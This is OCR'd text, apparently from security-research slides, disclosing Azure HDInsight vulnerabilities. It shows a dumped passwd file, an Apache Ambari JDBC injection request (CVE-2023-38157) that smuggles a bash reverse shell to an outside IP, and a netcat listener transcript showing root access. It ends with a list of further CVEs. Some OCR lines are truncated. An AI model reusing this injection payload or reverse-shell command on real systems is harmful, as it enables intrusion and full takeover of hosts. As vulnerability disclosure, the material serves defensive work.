14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

# CVE-2023-38157 CVSS 7.2

**Azure HDInsight Apache Ambari JDBC Injection Elevation of Privileges Vulnerability**

Injecting Reverse Shell Payload

```
{
  "RequestInfo":{
    "context":"Check host",
    "action":"check_host",
    "parameters":{
      "db_name":"mssql",
      "db_connection_url":
      "jdbc:sqlserver://research-orca.database.windows.net;databa
      encrypt=true;trustServerCertificate=true;create=false;login
      $(/bin/bash -i >& /dev/tcp/35.90.190.94/16020 0>&1)",
      "user_name":"orca",
      "user_passwd":"[redacted]ion.Connecti
      "jdk_location":
      "http://hn0-resear[redacted]internal.c
      8080/resources",
      "threshold":"60",
      "ambari_server_host":"research-hdi.azurehdinsight.net",
      "check_execute_list":"db_connection_check",
```


Attacker is root on Cluster


```
┌──(root㉿kali)-[/tmp]
└─# nc -nvlp 16020
listening on [any] 16020 ...
connect to [10.0.2.26] from (UNKNOWN) [redacted] 2048
bash: cannot set terminal process group (516): Inappropriate ioct
bash: no job control in this shell
root@hn1-resear:/# id && uname -a
id && uname -a
uid=0(root) gid=0(root) groups=0(root)
Linux hn1-resear 5.4.0-1107-azure #113~18.04.1-Ubuntu SMP Tue Apr
root@hn1-resear:/#
[0] 0:ssh* 1:zsh-
```

# Honorable Mentions

- **Azure HDInsight 8 XSS Vulnerabilities -** CVE-2023-35393, CVE-2023-38188, CVE-2023-36877, CVE-2023-36881, CVE-2023-35394

- **Azure HDInsight Apache Oozie Regex Denial Of Service via vulnerable parameter**



# Thank You